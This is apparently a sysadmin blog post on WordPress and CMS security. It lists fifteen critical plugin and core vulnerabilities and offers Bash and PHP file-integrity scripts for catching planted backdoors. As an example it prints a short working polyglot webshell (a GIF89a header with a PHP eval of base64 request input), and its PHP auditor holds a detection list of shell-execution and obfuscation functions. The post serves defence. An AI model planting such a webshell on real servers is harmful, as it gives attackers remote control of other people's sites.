If you manage web servers, you already know the unwritten rule of the internet: if a PHP Content Management System exists on a public IP, it is under constant, automated attack.
WordPress powers over 40% of the web, and with that market share comes an endless stream of vulnerability hunting. In 2026 alone, we have seen an aggressive surge in critical CVSS 9.0 to 10.0 Remote Code Execution (RCE) vulnerabilities, authentication bypasses, and chained exploits targeting not just poorly maintained third-party plugins, but WordPress Core itself.
While many site owners and operators are choosing to migrate away from heavy dynamic CMS architectures to static site generators to eliminate the attack surface entirely, millions of production applications, e-commerce stores, and client installations must continue running dynamic PHP stacks.
When relying on heavy security plugins introduces performance drag and additional attack surface, you need a deterministic, low-level safety net.
Here is a breakdown of the Top 15 critical WordPress and CMS exploits, followed by two lightweight, zero-dependency Bash and PHP File Integrity Monitoring (FIM) scripts you can drop onto any server to detect backdoors and injected webshells the moment they land.
 The 2026 CMS threat landscape: comparing high-severity RCE attack vectors with external OS-level SHA-256 integrity verification.
1. The 2026 Exploit Wave: Top 15 Critical CMS Vulnerabilities
Modern threat actors rarely target isolated, low-privilege bugs. Instead, they scan IPv4 address space using automated Python harnesses to chain unauthenticated REST API bugs, deserialization flaws, and SQL injections directly into PHP webshell execution.
Here is the reference table of the most critical 2025–2026 WordPress core and plugin vulnerabilities:
| # | Target / Plugin | CVE / Identifier | CVSS | Attack Vector & Impact |
|---|---|---|---|---|
| 1 | WordPress Core | wp2shell (CVE-2026-63030 + CVE-2026-60137) | 9.8 | Unauthenticated REST API batch-route confusion chained with WP_Query SQLi to achieve direct unauthenticated RCE. |
| 2 | Elementor Pro | CVE-2026-32475 | 9.0 | Unauthenticated arbitrary file upload via AJAX endpoints leading to immediate PHP webshell execution. |
| 3 | Pods Framework | CVE-2026-19598 | 9.8 | Unauthenticated privilege escalation through authorization bypass in the pods_admin AJAX router. |
| 4 | GoDAM (WPForms) | CVE-2026-14282 | 9.8 | Unauthenticated arbitrary file upload in form submission handler resulting in server takeover. |
| 5 | Forminator Forms | CVE-2026-15748 | 9.8 | Insufficient file extension validation allowing malicious executable uploads. |
| 6 | User Profile Builder | CVE-2026-15826 | 9.8 | Unauthenticated authentication bypass allowing attackers to log in directly as Administrator. |
| 7 | WP-BusinessDirectory | CVE-2026-6070 | 9.1 | Unauthenticated arbitrary file deletion used to delete wp-config.php and trigger fresh installation hijacking. |
| 8 | GiveWP | CVE-2025-22777 / CVE-2024-8353 | 9.8 | PHP Object Injection via deserialization of donation parameters triggering POP chain RCE. |
| 9 | File Away | CVE-2025-2512 | 9.8 | Unauthenticated direct arbitrary file upload dropping persistent webshells in wp-content/uploads/. |
| 10 | WordPress Review Plugin | CVE-2025-2158 | 9.8 | PHP Code Execution via unsanitized post custom fields. |
| 11 | Bricks Builder | CVE-2024-25600 | 9.8 | Unauthenticated RCE via insecure eval() execution in the render_element REST endpoint. |
| 12 | WP-Automatic | CVE-2024-27956 | 9.9 | Unauthenticated SQL Injection in authentication routes used to inject rogue admin accounts. |
| 13 | MasterStudy LMS | CVE-2024-47313 | 9.8 | Unauthenticated privilege escalation and arbitrary settings modification. |
| 14 | Essential Addons (Elementor) | CVE-2023-32243 | 9.8 | Unauthenticated password reset vulnerability enabling hostile takeover of admin accounts. |
| 15 | Royal Elementor Addons | CVE-2023-5360 | 9.8 | Unauthenticated arbitrary file upload via extension spoofing. |
2. Why Media Files and Uploads Must Be Hashed
When setting up file integrity checks, a common mistake is ignoring the uploads/ directory to save time.
Modern PHP attackers exploit this habit. Threat actors rarely drop a file named backdoor.php in the root directory. Instead, they upload polyglot webshells disguised as .ico, .svg, .png, or .gif files containing valid image binary headers (GIF89a) prepended to obfuscated PHP execution payloads (eval(base64_decode($_POST['cmd']))).
GIF89a;
<?php
// Stealth Polyglot Webshell Header
if(isset($_REQUEST['x'])){ @eval(base64_decode($_REQUEST['x'])); exit; }
?>
If an attacker exploits an unauthenticated file upload flaw, an image parsing bug, or an .htaccess execution wrapper, that innocent-looking favicon.ico will execute arbitrary commands on your server.
Rule of thumb: Hash everything. Media files rarely change once uploaded; if an existing image hash mutates or a new executable script appears in an upload directory, you want an immediate alert.
3. Solution 1: Zero-Dependency Bash Integrity Guard
This standalone Bash script uses native Linux utilities (find, sha256sum, diff) to create a baseline database and audit the filesystem on a scheduled cron job.
Save this script as /usr/local/bin/site-file-guard.sh and make it executable (chmod +x /usr/local/bin/site-file-guard.sh):
#!/usr/bin/env bash
# ==============================================================================
# Site File Integrity Guard — Deterministic SHA-256 CMS Auditor
# Works on WordPress, Drupal, Joomla, Ghost, or any custom web stack.
# Author: Dan Fry (https://www.danfry.net)
# ==============================================================================

set -euo pipefail

TARGET_DIR="${1:-/var/www/html}"
DB_DIR="/var/log/site-integrity"
BASELINE_DB="${DB_DIR}/baseline_$(echo -n "$TARGET_DIR" | md5sum | cut -d' ' -f1).sha256"
CURRENT_DB="/tmp/current_scan.sha256"

mkdir -p "$DB_DIR"

# Configurable Ignore Patterns (regex for find)
# Keeps dynamic cache files and runtime sessions out of the report
EXCLUDE_REGEX="(\.log|\.tmp|\.cache|/wp-content/cache/|/storage/framework/cache/)"

function generate_hashes() {
    local output_file="$1"
    echo "[*] Scanning $TARGET_DIR..."
    find "$TARGET_DIR" -type f -readable         | grep -v -E "$EXCLUDE_REGEX"         | sort         | xargs -d '
' sha256sum > "$output_file"
}

case "${2:---check}" in
    --init)
        echo "[+] Initializing baseline for $TARGET_DIR..."
        generate_hashes "$BASELINE_DB"
        echo "[✓] Baseline created: $BASELINE_DB ($(wc -l < "$BASELINE_DB") files indexed)"
        exit 0
        ;;
    --check)
        if [[ ! -f "$BASELINE_DB" ]]; then
            echo "[!] No baseline found. Run: $0 $TARGET_DIR --init"
            exit 2
        fi

        generate_hashes "$CURRENT_DB"

        # Compare current scan with baseline
        CHANGES=$(diff -u "$BASELINE_DB" "$CURRENT_DB" || true)

        if [[ -z "$CHANGES" ]]; then
            echo "[✓] [OK] File integrity verified. All $(wc -l < "$BASELINE_DB") files match baseline."
            rm -f "$CURRENT_DB"
            exit 0
        else
            echo "================================================================="
            echo "[!] [CRITICAL ALERT] File integrity anomalies detected in $TARGET_DIR!"
            echo "================================================================="
            echo "$CHANGES" | grep -E '^(\+|-)[0-9a-f]{64}' | while read -r line; do
                STATUS="${line:0:1}"
                HASH=$(echo "$line" | awk '{print $1}' | cut -c2-)
                FILE=$(echo "$line" | awk '{print $2}')
                if [[ "$STATUS" == "+" ]]; then
                    echo "  [+] NEW / MODIFIED FILE : $FILE (SHA256: $HASH)"
                elif [[ "$STATUS" == "-" ]]; then
                    echo "  [-] REMOVED / OVERWRITTEN : $FILE (Prior Hash: $HASH)"
                fi
            done
            rm -f "$CURRENT_DB"
            exit 1
        fi
        ;;
    *)
        echo "Usage: $0 [TARGET_DIR] [--init|--check]"
        exit 1
        ;;
esac
4. Solution 2: Standalone PHP Integrity Auditor
For shared hosting environments where Bash or root terminal access is constrained, you can run this pure PHP CLI script. It requires zero external dependencies and scans for suspicious obfuscated function calls inside flagged files.
Save this as /usr/local/bin/site-integrity-audit.php:
<?php
/**
 * Standalone PHP File Integrity & Heuristic Auditor
 * Author: Dan Fry (https://www.danfry.net)
 */

if (php_sapi_name() !== 'cli') {
    die("This script must be executed from the CLI.
");
}

$targetDir  = $argv[1] ?? getcwd();
$mode       = $argv[2] ?? '--check';
$dbFile     = sys_get_temp_dir() . '/.site_integrity_' . md5($targetDir) . '.json';

$ignoredExtensions = ['log', 'tmp', 'cache', 'sess'];
$suspiciousPatterns = [
    '/eval\s*\(/i',
    '/base64_decode\s*\(/i',
    '/gzinflate\s*\(/i',
    '/str_rot13\s*\(/i',
    '/assert\s*\(/i',
    '/passthru\s*\(/i',
    '/shell_exec\s*\(/i',
];

function scanDirectory($dir, $ignoredExts) {
    $results = [];
    $iterator = new RecursiveIteratorIterator(
        new RecursiveDirectoryIterator($dir, RecursiveDirectoryIterator::SKIP_DOTS)
    );

    foreach ($iterator as $file) {
        if ($file->isFile() && $file->isReadable()) {
            $ext = strtolower($file->getExtension());
            if (in_array($ext, $ignoredExts)) continue;

            $path = $file->getPathname();
            $results[$path] = hash_file('sha256', $path);
        }
    }
    return $results;
}

if ($mode === '--init') {
    echo "[+] Scanning {$targetDir} and creating baseline...
";
    $baseline = scanDirectory($targetDir, $ignoredExtensions);
    file_put_contents($dbFile, json_encode($baseline, JSON_PRETTY_PRINT));
    echo "[✓] Baseline created with " . count($baseline) . " files saved to {$dbFile}
";
    exit(0);
}

if (!file_exists($dbFile)) {
    die("[!] No baseline found. Run: php {$argv[0]} {$targetDir} --init
");
}

$baseline = json_decode(file_get_contents($dbFile), true);
$current  = scanDirectory($targetDir, $ignoredExtensions);

$added    = array_diff_key($current, $baseline);
$removed  = array_diff_key($baseline, $current);
$modified = [];

foreach ($current as $path => $hash) {
    if (isset($baseline[$path]) && $baseline[$path] !== $hash) {
        $modified[$path] = [
            'expected' => $baseline[$path],
            'actual'   => $hash
        ];
    }
}

if (empty($added) && empty($removed) && empty($modified)) {
    echo "[✓] [OK] All " . count($current) . " files match baseline.
";
    exit(0);
}

echo "=================================================================
";
echo "[!] [CRITICAL] File Integrity Mismatch Detected!
";
echo "=================================================================
";

foreach ($modified as $path => $data) {
    echo "  [!] MODIFIED: {$path}
";
    checkSuspiciousContent($path, $suspiciousPatterns);
}

foreach ($added as $path => $hash) {
    echo "  [+] NEW FILE: {$path}
";
    checkSuspiciousContent($path, $suspiciousPatterns);
}

foreach ($removed as $path => $hash) {
    echo "  [-] DELETED : {$path}
";
}

function checkSuspiciousContent($path, $patterns) {
    if (!is_file($path) || filesize($path) > 5000000) return;
    $content = file_get_contents($path);
    foreach ($patterns as $pattern) {
        if (preg_match($pattern, $content)) {
            echo "      └── ⚠️ HEURISTIC WARNING: Matched pattern {$pattern}
";
            break;
        }
    }
}
exit(1);
5. Investigating Anomalies & Cron Automation
 Terminal execution of
 site-file-guard.sh: identifying an unauthenticated webshell modification in header templates and an untracked polyglot .ico payload.
When a file integrity check throws an alert on your server:
- Check the SHA-256 Hash on VirusTotal: Copy the SHA-256 hash of any unknown file and search it on VirusTotal. If the payload is part of a known malware kit (e.g. Japanese SEO spam, crypto drainers, or Webshell-PHP-eval), it will be flagged immediately.
- Diff Against Upstream Repository:
If you are running WordPress, use WP-CLI to verify core files against the official WordPress.org checksums:
wp core verify-checksums wp plugin verify-checksums --all - Automate with Linux Cron:
Schedule the Bash script to run daily at 03:00 AM. If an error exit code is returned, cron automatically dispatches an alert email to the server administrator:
0 3 * * * /usr/local/bin/site-file-guard.sh /var/www/html --check > /var/log/integrity-cron.log 2>&1 || mail -s "ALERT: File Integrity Breach on $(hostname)" sysadmin@yourdomain.com < /var/log/integrity-cron.log
Summary
In modern server administration, you cannot defend what you do not verify.
Whether you are hardening Debian servers with Fail2ban and SSH keys, monitoring Postfix mail queues, or running WordPress: never rely solely on application-layer security plugins.
An external, deterministic 50-line file integrity script will catch modified core files, hijacked theme templates, and stealth polyglot webshells without slowing down your server by a single millisecond.
If you are exploring ways to ditch PHP maintenance entirely, read my breakdown of migrating away from WordPress to Astro SSG in a lunch break. For more on server defence, check out my guide on setting up RKHunter and Chkrootkit email scans on Linux.